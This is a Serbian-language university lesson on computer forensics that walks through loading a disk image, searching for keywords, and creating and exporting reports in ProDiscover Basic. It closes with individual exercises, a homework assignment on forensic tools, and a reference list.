Kada se analiziraju digitalni dokazi, posao se sastoji u vraćanju podataka. Ako su korisnici izbrisali ili prepisali datoteke na disku, disk sadrži obrisane datoteke i fragmente datoteka uz postojeće datoteke. Treba imati na umu kako se datoteke brišu, prostor koji zauzimaju postaje slobodan prostor - što znači da se može koristiti za nove datoteke koje se spremaju ili datoteke koje se šire sa dodavanjem podataka. Datoteke koje su izbrisane i dalje su na disku dok se nova datoteka ne sačuva na istoj fizičkoj lokaciji, prepisujući originalnu datoteku. U međuvremenu se te datoteke i dalje mogu preuzeti. Alati za forenziku kao što je ProDiscover Basic mogu preuzeti izbrisane datoteke radi upotrebe dokaza.
Prvi zadatak je učitavanje dobijene slike u ProDiscover Basic prateći sledeće korake:
Korak 1
Na WIN810 uređaju, pokrenut je ProDiscover Basic 64 kao u prethodnom primeru.



Slika 9.12 Pokretanje programa ProDiscover Basic 64 [Izvor:Autor]


Korak 2
Kreiran je novi slučaj odabirom File, New Project iz menija.

Slika 9.13 Novi projekat – New Project [Izvor:Autor]

KREIRANJE NOVOG PROJEKTA

U novom projektu odabrane su opcije Odabrane vrednosti za polja Project Number i Project File Name.

Korak 3
U New Project dialoškom boksu, u Project Number tekstualnom boksu, u Project File Name tekstualnom boksu, ukucano je:
InChp01



Slika 9.14 Odabrane vrednosti za polja Project Number i Project File Name [Izvor:Autor]

Korak 4
U glavnom prozoru, proširena je stavka Add, i potom je odabrana opcija Image File.

Slika 9.15 Proširena je Add stavka [Izvor:Autor]


Korak 5
U Open dialoškom boksu, došlo je do redirekcije prema folderu c:\Work > Data files > Ch01 koji sadrži sliku i odabran je InChp01-prac.eve fajl.
Klik na Open.

Slika 9.16 Open dijaloški boks [Izvor:Autor]

ODABRANJE PUTANJE SLIKE

Sledeći zadatak je prikazivanje sadržaja prikupljenih podataka.

Korak 7
Odabrano je Yes u dijaloškom boksu Auto Image Checksum.
Sledeći zadatak je prikazivanje sadržaja prikupljenih podataka.
Proširen je Content View, i proširena je stavka Images. Odabrana je putanja slike C:\Work\Chap01\Chapter\InChp01-prac.eve.



Slika 9.17 Odabrana putanja slike [Izvor:Autor]

Korak 8
Odabran je + ispred putanje slike i odabrana je opcija All Files ispod putanje slike.

Slika 9.18 Odabrana opcija All Files [Izvor:Autor]


Korak 9
Kada se otvorio ProDiscover - CAUTION dialoški boks, odabrano Yes.

Slika 9.19 ProDiscover - CAUTION [Izvor:Autor]

TRACKING.LOG FAJL

U tracking.log fajlu vidi se njegov sadržaj u području podataka.

Korak 10
InChp01-prac.eve fajl je učitan u glavnom prozoru.



Slika 9.20 InChp01-prac.eve [Izvor:Autor]

Korak 11
U donjem desnom panelu (u radnom delu), odabran je tracking.log fajl da bi se pogledao njen sadržaj u području podataka.

Slika 9.21 tracking.log fajl [Izvor:Autor]

Korak 12
U polju podataka vidi se sadržaj datoteke track.log.


Slika 9.22 sadržaj datoteke track.log [Izvor:Autor]

ANALIZA PODATAKA

Analiza podataka može biti najzahtevniji zadatak, čak i kada tačno znate šta treba tražiti u dokazima.

Sledeći korak je analiza podataka i traženje informacija vezanih za istragu. Analiza podataka može biti najzahtevniji zadatak, čak i kada tačno znate šta treba tražiti u dokazima. Metoda pronalaska dokaznih artefakata je traženje određenih poznatih vrijednosti podataka. Vrednosti podataka mogu biti jedinstvene reči ili neispisivi znakovi, poput heksadecimalnih kodova. Postoje i šifre znakova za štampanje koje se ne mogu generisati sa tastature, poput simbola autorskog prava (ª) ili registrovanog zaštitnog znaka (TM). Mnogi digitalni programi forenzike mogu da pretražuju znakovne nizove (slova i brojeve) i heksadecimalne vrednosti, poput A9 za simbol autorskog prava ili AE za registrovani simbol zaštitnog znaka. Sve ove vrednosti podataka koje se mogu pretraživati nazivaju se „ključne reči “. Pomoću ProDiscover Basic-a mogu se tražiti ključne reči koje vas zanimaju u ovom slučaju.
Korak 1
Na PLABWIN810 uređaju, otvoren je prozor ProDiscover Basic - InChp-01.
Odabran je čvor Content View > Images > C:\Work\Data files\Ch01\Inchp-prac.eve then All

Files.
U stablu prikaza, odabran je Search.



Slika 9.23 opcija search [Izvor:Autor]


Korak 2
U dijaloškom okviru za pretragu odabran je tab Content Search.
Potvrvrđen je izbor u polju za potvrdu Select all matches, dugme sa opcijama ASCII i dugme sa opcijom Search for pattern (s).

Slika 9.24 opcija Content Search [Izvor:Autor]

PRETRAGA PODATAKA

Unos ključne reči može biti odvojeno ili da se kombinuju reči sa logičkim operatorima Boolean AND, OR i NOT.

Korak 3
Zatim u polje za tekst ispod dugmeta Search for the pattern(s) je upisano:
win810
Napomena: Mogu da se popisuju ključne reči odvojeno ili da se kombinuju reči sa logičkim operatorima Boolean AND, OR i NOT. Pretraživanje uobičajene ključne reči proizvodi previše učitavanja i otežava pronalaženje dokaza o interesu za slučaj. Primena logičke logike može pomoći u smanjenju nepovezanih preteranih učitavanja, koja se nazivaju „lažno pozitivni saveti (hints).



Slika 9.25 Kucanje ključnih reči u pretrazi [Izvor:Autor]

Korak 4
Ispod sekcije Select the Disk(s)/Image(s) you want to search in, odabran je C:\Work\Chap01\Chapter\InChp01-prac.eve kliknuto na OK da bi se započela pretraga.

Slika 9.26 Opcija Select the Disk(s)/Image(s) you want to search in, [Izvor:Autor]


Korak 5
Potrebno je sačekati malo dok ProDiscover Basic obavlja pretragu. Obično traje nekoliko sekundi.

Slika 9.27 Čekanje dok ProDiscover Basic obavlja pretragu [Izvor:Autor]

PRIKAZIVANJE REZULTATA U PANELU PRETRAGE

Kada je pretraga završena, ProDiscover prikazuje rezultate u panelu sa rezultatima pretrage u radnom području.

Korak 6
Kada je pretraga završena, ProDiscover prikazuje rezultate u panelu sa rezultatima pretrage u radnom području. Potrebno je obratiti pažnju na kartice označene kao Search 1. Za svaku pretragu koja se vrši u slučaju, ProDiscover dodaje novu karticu za pomoć u katalogu korisničkih pretraga. Odabrano je tracking. Primećeno je da datoteka za praćenje.log sadrži string " win810."



Slika 9.28 Odabrana opcija tracking [Izvor:Autor]

Korak 7
U čvoru Content Search Results node nalaze se rezultati pretrage u području podataka.

Slika 9.29 Prozor Content Search Results node [Izvor:Autor]


Prilikom kreiranja izveštaja mogu se odabrati određene stavke i dodati ih u izveštaj. Na primer, da bi se odabrala datoteka u radnoj oblasti, potvrdi se izbor u polju za potvrdu u koloni „ Select "pored datoteke da bi se otvorio dijaloški okvir „ Add Comment ". Unese se opis i klikne na OK. Opisni komentar se zatim dodaje u izveštaj ProDiscover Basic.
Da bi se kreirao izveštaj u ProDiscover Basic, izvode se sledeći koraci:
Korak 1
Na WIN810 uređaju, prozor ProDiscover Basic - InChp01-prac je otvoren.
U stablu pregleda odabere se Report. Izveštaj se prikazuje u desnom panelu.

Slika 9.30 Odabir opcije Report [Izvor:Autor]

KREIRANJE IZVEŠTAJA

Da bi se izveštaj odštampao, klikne se na File, Print Report iz menija.

Korak 2
Da bi se izveštaj odštampao, klikne se na File, Print Report iz menija.



Slika 9.31 Opcija Print Report [Izvor:Autor]

Korak 3
Pošto na laboratorijskim uređajima nisu instalirani fizički štampači, za štampanje izveštaja odabran je Microsoft XPS Document Writer.
U dijaloškom prozoru Print klikne se na OK.

Slika 9.32 Odabir štampača [Izvor:Autor]


Korak 4
U diajloškom prozoru Save As Print Output As, kliknuto je na boks File name box i ukucano je : Ch01-Report. Sačuvano je izborom opcije Save.

Slika 9.33 Čuvanje izveštaja [Izvor:Autor]

POKRETANJE LOKALNE BEZBEDONOSNE POLITIKE

Pokrenuta je Lokalna bezbednosna politika (Local Security Policy) i podesiće se tako da se administratoru omogući otvaranje izvornog XPS reader u Windows 8.1.

Korak 5
Minimizovan je prozor ProDiscover Basic - InCh01-prac nakon što je pogledan izveštaj.



Slika 9.34 Prozpr nakon pregleda ProDiscover Basic - InCh01-prac [Izvor:Autor]

Korak 6
Desnim tasterom miša na Start je u meniju prečica kliknuto na Run.

Slika 9.35 Pokrenut pogram Run [Izvor:Autor]


Korak 7
. Pokrenuta je Lokalna bezbednosna politika (Local Security Policy) i podesiće se tako da se administratoru omogući otvaranje izvornog XPS reader u Windows 8.1.
U dijaloškom Run boksu, ukucano je:
secpol.msc
Pritisnuto Enter.

Slika 9.36 Pokrenuta komanda secpol.msc [Izvor:Autor]

SVOJSTVA ČVORA SECURITY OPTIONS

U prozoru Local Security Policy proširena je Local Policies a potom je kliknuto na Security Options čvor.

Korak 8
U prozoru Local Security Policy proširena je Local Policies a potom je kliknuto na Security Options čvor.
Na oknu s detaljima s desne strane se pretraživanjem prema dolje i pronađena je opcija User Account Control: Admin Approval mode for the Built-in Administrator account.



Slika 9.37 opcija User Account Control: Admin Approval mode for the Built-in Administrator account [Izvor:Autor]

Korak 9
Desni tastorm miša na User Account Control: Admin Approval mode for the Built-in Administrator account policy i odabran je Properties.

Slika 9.38 odabrana opcija Properties [Izvor:Autor]


Korak 10
U dijaloškom boksu User Account Control: Admin Approval mode for the Built-in Administrator account Properties, odabran je Enabled.
Pritisnuto je OK.

Slika 9.39 Odabrana opcija Enabled [Izvor:Autor]

PRIMENA SIGURNOSNE POLITIKE NA LOKALNI RAČUNAR

Potrebno je ponovno pokretanje računara da bi se ova politika primenila na lokalni računar.

Korak 11
Odabran je prozor Local Security Policy.



Slika 9.40 Local Security Policy [Izvor:Autor]

Korak 12
Desni klik na Start i odabran je Run.

Slika 9.41 Start i Run [Izvor:Autor]

Korak 13
U dijaloškom prozoru Run dialog box, ukucano je:
shutdown /r /t 0


Pritisnut Enter.
Potrebno je ponovno pokretanje računara da bi se ova politika primenila na lokalni računar.

Slika 9.42 komanda shutdown /r /t 0 [Izvor:Autor]

PREGLED IZVEŠTAJA

Da bi se pročitao generisani izveštaj iz ProDiscover Basic-a, potrebno je uraditi sledeće korake.

Korak 14
Potrebno je sačekati nekoliko sekundi dok se WIN810 restartuje.



Slika 9.43 Restartovanje računara [Izvor:Autor]

Da bi se pročitao generisani izveštaj iz ProDiscover Basic-a, potrebno je uraditi sledeće korake:
Korak 1
Konektovati se na WIN810 uređej nakon 1 minuta posle restarta. Odabran je File Explorer sa taskbar-a.

Slika 9.44 Odabir File Explorer-a [Izvor:Autor]

Korak 2
Na File Explorer prozoru, proširena je putanja Local Disk C > Work > Data files I potom je odabran folder Ch01.
Na panelu s detaljima s desne strane dvoklikom na Ch01-Report.

Slika 9.45 Odabir putanje Local Disk C - Work - Data files [Izvor:Autor]

IZVOZ IZVEŠTAJA

Ako izveštaj treba da se sačuva u datoteci, koristi se funkcija Export ProDiscover Basic a za format se može odabrati RTF ili obični tekst.

Korak 3
Izvorni XPS čitač (reader) operativnog sistema Windows 8.1otvara izveštaj.
Klikom na [X] taster izalazi se iz aplikacije kada se završi sa prenošenjem sadržaja izveštaja.

Slika 9.46 otvaranje izveštaja [Izvor:Autor]

Ako izveštaj treba da se sačuva u datoteci, koristi se funkcija Export ProDiscover Basic a za format se može odabrati RTF ili obični tekst. Da bi se izezao izveštaj u datoteku, potrebno je uraditi sledeće:
Korak 1
Na uređaju WIN810, pokrenuta je ProDiscover Basic 64 aplikacija sa desktopa.

Slika 9.47 Pokretanje ProDiscover Basic 64 aplikacija sa desktopa [Izvor:Autor]


Korak 2
Iz menija je odabrana stavka File, a iz nje opcija Open Project.

Slika 9.48 File - Open Project [Izvor:Autor]

DODAVANJE SLIKA

Kada je projekat otvoren, slike se moraju dodati još jednom.

Korak 3
U dijaloškom okviru Open, prošen je Local Disk (C:) > Work > Data files, a zatim je odabran direktorijum Ch01. U donjem desnom dijelu pronađena je padajuća lista i odabrano je All Files (*.*). Na listi datoteka izaberana je InChp01-prac datoteka i kliknuto na opciju Open.



Slika 9.49 Padajuća lista i odabrano je All Files (*.*). [Izvor:Autor]

Korak 4
Kada je projekat otvoren, slike se moraju dodati još jednom.
Odabiran je File iz menija, potom je selektovan Open Image.

Slika 9.50 Open Image [Izvor:Autor]

Korak 5
U dijaloškom prozoru Open , potrebno je bilo proveriti da li se nalazim na putanji foldera: Local Disk (C:) > Work > Data files > Ch01.
Odabran je InChp-prac.exe i kliknuto na Open.

Slika 9.51 Odabran fajl InChp-prac.exe i kliknuto na Open [Izvor:Autor]

OPCIJA EXPORT

Pokrenuta opcija Action, a potom Export iz menija.

Korak 6
Nakon otvaranja slike, u prikazu stabla kliknuto na Report.

Slika 9.52 U stablu prikaza kliknuto na Report [Izvor:Autor]

Korak 7
Kliknuto na Action,potom na Export iz menija.

Slika 9.53 Odabraan Action a potom Export [Izvor:Autor]

Korak 8
U dijaloškom boksu Export, kliknuto na RTF Format opciono dugme, i odabrano Browse.


Slika 9.54 RTF Format opciono dugme [Izvor:Autor]

ČUVANJE FAJLA INCHP01

U dijaloškom boksu Save As, u tekstualnom boksu File Name je ukucano: InChp01.

Korak 9
U dijaloškom boksu Save As, u tekstualnom boksu File Name je ukucano:
InChp01

Sačuvano uz pomoć opcije Save.



Slika 9.55 Opcija Save as [Izvor:Autor]

Korak 10
Povratak na Export dialoški boks, odabrano OK.

Slika 9.56 Odgovoeno pozitivno na pitanje iz dijaloškog boksa [Izvor:Autor]


Korak 11
U dijaloškom boksu How do you want to open this file, kliknuto na “C:\Program Files (x86)\OpenOffice 4\program\\swriter.exe” -o %1.”

Slika 9.57 Prozor How do you want to open this file [Izvor:Autor]

ANALIZA USB UREĐAJA

Na stranici Provide your full name and initials below, ostavljena su prazna tekstualna polja i odabrano je Finish.

Korak 12
U dijaloškom boksu Welcome to OpenOffice 4.1.2, kliknuto na Next.



Slika 9.58 Dijaloški boks Welcome to OpenOffice [Izvor:Autor]

Korak 13
Na stranici Provide your full name and initials below, ostavljena su prazna tekstualna polja i odabrano je Finish.

Slika 9.59 Otvorena stranica stranici Provide your full name and initials below [Izvor:Autor]

Korak 14
Ova aktivnost upotpunjuje analizu USB uređaja.

Slika 9.60 Analiza USB uređaja [Izvor:Autor]

Poglavlje 10

Individualna vežba

ZADACI ZA VEZBU

Zadaci za individualan rad za lekciju 15. (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Šta je digitalna forenzika?
• Šta je digitalni dokaz?
• Koji su osnovni formati log datoteka? Šta oni sadrže?
Drugi zadatak
• Nabrojte najčešće primenjivane forenzičke alate i navedite njihove najznačajnije osobine.

Poglavlje 11

Domaći zadatak 15

DOMAĆI ZADATAK BROJ 15

Petnaesti domaći zadatak. (Predviđeno vreme trajanja vežbi je 120 minuta)

Najčešće primenjivani forenzički alati su:

- EnCase Guidance Software
- Forensic Toolkit by AccessData
- Helix CD
- ProDiscover by Technology Pathways
- SMART by ASR Data
- The Sleuth Kit / Autopsy
- The Coroner's Toolkit (TCT)
- Brian Carrier's Sleuth Kit

1. Izaberite jedan od pomenutih ili neki drugi poznati forenzički alat.
2. Detaljno opišite njegove karakteristike, metode rada i platformu na kojoj radi.

Neke od karakteristika mogu biti:

- prikupljanje podataka za analizu i oporavak obrisanih datoteka sa FAT, odnosno ext2sistema datoteka
- analiza direktorijuma Recycle Bin na Windows sistemu
- analiza podataka koje sa sobom ostavlja neki pretraživač (na pr. Internet Explorer)
- mogućnost pregleda i filtriranja datoteke i direktorijuma u slici
- pregledanje baze Registry
- upravljanje pretragom ključnih reči, grafički prikaz svih slika
- korišćenje hash baze podataka za identifikaciju poznatih datoteka
- promena Windows lozinki

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu i poslati predmetnom asistentu. **Naziv zadatka treba da bude:** IT381-DZ15-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ15

ZAKLJUČAK

Rezime petnaeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti kompjuterske forenzike:

- *Digitalna forenzika i digitalni dokaz*
- *Proces forenzike i sakupljanje digitalnih dokaza*
- *Analiza*
- *Izveštavanje*
- *Evidencija prikupljenih podataka*
- *Obezbeđenje dokaza i forenzika baze podataka*
- *Forenzički alati*

LITERATURA

Spisak korišćene literature za lekciju 15

https://en.wikipedia.org/wiki/Forensic_science
http://www.sans.org/
http://en.wikipedia.org/wiki/Forensic_science
http://en.wikipedia.org/wiki/Computer_forensics

http://www.forensickb.com/2012/06/forensic-lifecycle-draft.html
https://en.wikipedia.org/wiki/Digital_evidence
https://en.wikipedia.org/wiki/Database_forensics

https://en.wikipedia.org/wiki/Computer_forensics
http://www.howstuffworks.com/computer-forensic.htm

https://www.prodiscover.com/